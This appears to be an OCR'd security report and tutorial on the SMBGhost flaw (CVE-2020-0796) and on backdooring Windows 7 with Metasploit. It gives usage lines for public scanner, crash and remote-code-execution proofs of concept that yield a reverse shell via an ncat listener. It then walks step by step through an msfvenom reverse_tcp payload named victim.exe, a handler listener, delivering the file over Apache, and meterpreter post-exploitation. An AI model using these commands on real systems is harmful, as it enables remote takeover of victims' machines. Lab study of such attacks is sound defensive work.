
Vulnerabilities and their public exploits

REPORT BY ADITYA SARKAR

Identifying and mitigating the CVE-2020-0796 flaw

DESCRIPTION OF THE VULNERABILITY: A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests, aka 'Windows SMBv3 Client/Server Remote Code Execution Vulnerability'.


CVE DETAILS BY cvedetails.com




PUBLIC GITHUB SCANNERS:

GitHub URL: [ButrintKomoni/cve-2020-0796: Identifying and Mitigating the CVE-2020–0796 flaw in the fly (github.com)]

GitHub Screenshot:



PACKET REQUEST NEGOTIATE ON THE SMB PROTOCOL:



```
10.0.0.1    10.0.0.133  SMB2    250 Negotiate Protocol Request
0000   00 0c 29 42 3c fa 00 50 56 c0 00 08 08 00 45 00   ..)B<..PV.....E.
0010   00 ec 41 0b 40 00 40 06 e4 7b 0a 00 00 01 0a 00   ..A.@.@..{......
0020   00 85 d5 fc 01 bd 98 6e b1 48 35 55 50 a3 50 18   .......n.H5UP.P.
0030   00 3f 4d 6e 00 00 00 00 00 c0 fe 53 4d 42 40 00   .?Mn.......SMB@.
0040   00 00 00 00 00 00 00 00 1f 00 00 00 00 00 00 00   ................
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070   00 00 00 00 00 00 00 00 00 00 24 00 08 00 01 00   ..........$.....
0080   00 00 7f 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090   00 00 00 00 00 00 78 00 00 00 02 00 00 00 02 02   ......x.........
00a0   10 02 22 02 24 02 00 03 02 03 10 03 11 03 00 00   ..".$...........
00b0   00 00 01 00 26 00 00 00 00 00 01 00 20 00 01 00   ....&....... ...
00c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00d0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00e0   00 00 03 00 0a 00 00 00 00 00 01 00 00 00 01 00   ................
00f0   00 00 01 00 00 00 00 00 00 00                     ..........

10.0.0.133  10.0.0.1    SMB2    572 Negotiate Protocol Response
0000   00 50 56 c0 00 08 00 0c 29 42 3c fa 08 00 45 00   .PV.....)B<...E.
0010   02 2e 4f 68 40 00 80 06 94 dc 0a 00 00 85 0a 00   ..Oh@...........
0020   00 01 01 bd d5 fc 35 55 50 a3 98 6e b2 0c 50 18   ......5UP..n..P.
0030   20 14 f4 3a 00 00 00 00 02 02 fe 53 4d 42 40 00    ..:.......SMB@.
0040   00 00 00 00 00 00 00 00 01 00 01 00 00 00 00 00   ................
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

DOWNLOAD CODE: git clone https://github.com/ButrintKomoni/cve-2020-0796.git

USAGE: `python3 cve-2020-0796-scanner.py IP`

WHICH DEVICE DOES THE CVE AFFECT?

The following versions of Microsoft Windows and Windows Server are affected.


Product	Version
Windows Server	Version 1903 (Server Core Installation)
Windows Server	Version 1909 (Server Core Installation)
Windows 10	Version 1903 for 32-bit Systems
Windows 10	Version 1903 for ARM64-based Systems
Windows 10	Version 1903 for x64-based Systems
Windows 10	Version 1909 for 32-bit Systems
Windows 10	Version 1909 for ARM64-based Systems
Windows 10	Version 1909 for x64-based Systems

AFTER RUNNING THE SCRIPT, IT WILL SHOW WHETHER THE TARGET DEVICE IS VULNERABLE OR NOT.


CVE-2020-0796 Remote overflow Proof of Concept (POC)

POC to check for CVE-2020-0796 / "SMBGhost"

GitHub Link: [jiansiting/CVE-2020-0796 (github.com)]



GitHub Page:



Usage: Make sure that you have Python3 installed, then run `cve-2020-0796.py`

After executing this command your windows machine will crash .. in just a couple of seconds

So this demo is showing us how to crash any machine by just an ip address.

CVE-2020-0796 Remote Code Execution Proof of Concept (POC)

2020 ZecOps, Inc. - https://www.zecops.com - Find Attackers' Mistakes

Remote Code Execution POC for CVE-2020-0796 / "SMBGhost"

Expected outcome: Reverse shell with system access.

Intended only for educational and testing in corporate environments.

ZecOps takes no responsibility for the code, use at your own risk.

Please contact sales@ZecOps.com if you are interested in agent-less DFIR tools for Servers, Endpoints, and Mobile Devices to detect SMBGhost and other types of attacks automatically.

Usage

Make sure Python and ncat are installed.

Run calc_target_offsets.bat on the target computer, and adjust the offsets at the top of the SMBleedingGhost.py file according to the script output (also see the note below).

Run ncat with the following command line arguments:

ncat -lvp <port>

Where <port> is the port number ncat will be listening on.


Run SMBleedingGhost.py with the following command line arguments:

SMBleedingGhost.py <target_ip> <reverse_shell_ip> <reverse_shell_port>

Where <target_ip> is the IP address of the target, vulnerable computer. <reverse_shell_ip> and <reverse_shell_port> are the IP address and the port number ncat is listening on.

If all goes well, ncat will display a shell that provides system access to the target computer.

GitHub Page:



NOTE: You might be wondering why it's necessary to run the calc_target_offsets.bat script on the target computer, and doesn't it defeat the whole point of the remote code execution being remote. These offsets are not random, and are the same on all Windows instances of the same Windows version. One could make the attack more universal by detecting the target Windows version and adjusting the offsets automatically, or by not relying on them altogether, but it's only a POC and we did what was simpler. We also see it as a good thing that the POC is not universal, and is not convenient for uses other than testing and education.

HACKING WINDOWS 7 USING METASPLOIT BACKDOOR AND POST EXPLOITATION

What is a backdoor?

Backdoor are malicious files that contain Trojan or other infectious applications that can give you either Halt the processes of the machine or it may give us the partial remote access to the Machine, We will be getting a reverse TCP connection from the victim machine by using a small backdoor using Metasploit Framework.

REQUIREMENTS: KALI LINUX , WINDOWS 7 OS VIRTUAL MACHINES.

TERMS :

LHOST = Listening host (kali IP)

LPORT = Listening Port(kali port number)


Payload = Backdoor file which is going to be used for the OS like Windows, Linux, Mac, Android.

Let’s do this,

STEP 1:- Fire up your kali Linux and Windows 7 systems as Two Virtual Machines.


STEP 2:- First of all check your IP of kali machine for further use.

STEP 3:- In the terminal window of kali linux type “msfconsole” then wait for it to open, in the mean time open another terminal window to create payload using “msfvenom



MSFCONSOLE – It's a centralized console which gives you access with Multiple attacking vectors, exploits, and auxiliaries to exploit a machine in various ways.

MSFVENOM – A tool used to create payload of backdoor, it is already a part of Metasploit framework used to to create and exploit tools in various ways and techniques.



STEP 4:- In msfvenom window type the command as below.

"*msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=4444 -f exe > /root/Desktop/victim.exe*" (don't use double quotes")

STEP 5:- Now in msfcosole tab use this commands to make a listener for the connection. (we can use net cat also)

use exploit/multi/handler – This is a wild card listener used to listen for active connection from the victim.


set payload windows/meterpreter/reverse_tcp – This a payload is same as that we used in msfvenom for backdoor. It is a stager payload(You don't need to be an active listener in msfconsole when victim runs the payload-backdoor.

show options – This command will help you to make sure of the requirements for a connection.

set LHOST 192.168.0.107 (KALI IP ADDRESS)

set LPORT 4444 (kali port number in which we need to make the connection)

then type RUN or EXPLOIT.




WE ARE NOW LISTENING FOR THE CONNECTIONS ON PORT 4444

STEP 6:- Now we are going to send the payload to victim's machine by using default apache server in kali linux. [In real time task we need to do port forwarding in routers along with Public IP]. Since My both machines are in same network I will be hosting a local server to share the file from kali to windows.


STEP 7:- First copy the payload file from Desktop to this location /var/www/html

Then now we can start our apache server using this command service apache2 start

STEP 8:- Now switch to Windows 7 Machine then type your kali IP in the browser then download it and run it.



STEP 9: Now Switch to Kali to see whether the Meterpreter session is opened or not with the reverse connection from the victim machine.



We got the Reverse Connection successfully

STEP 10:- POST EXPLOITATION using METERPRETER commands like

sysinfo, pwd, id, cd, Upload, Download.

That's all use help command to operate the windows 7 machine ..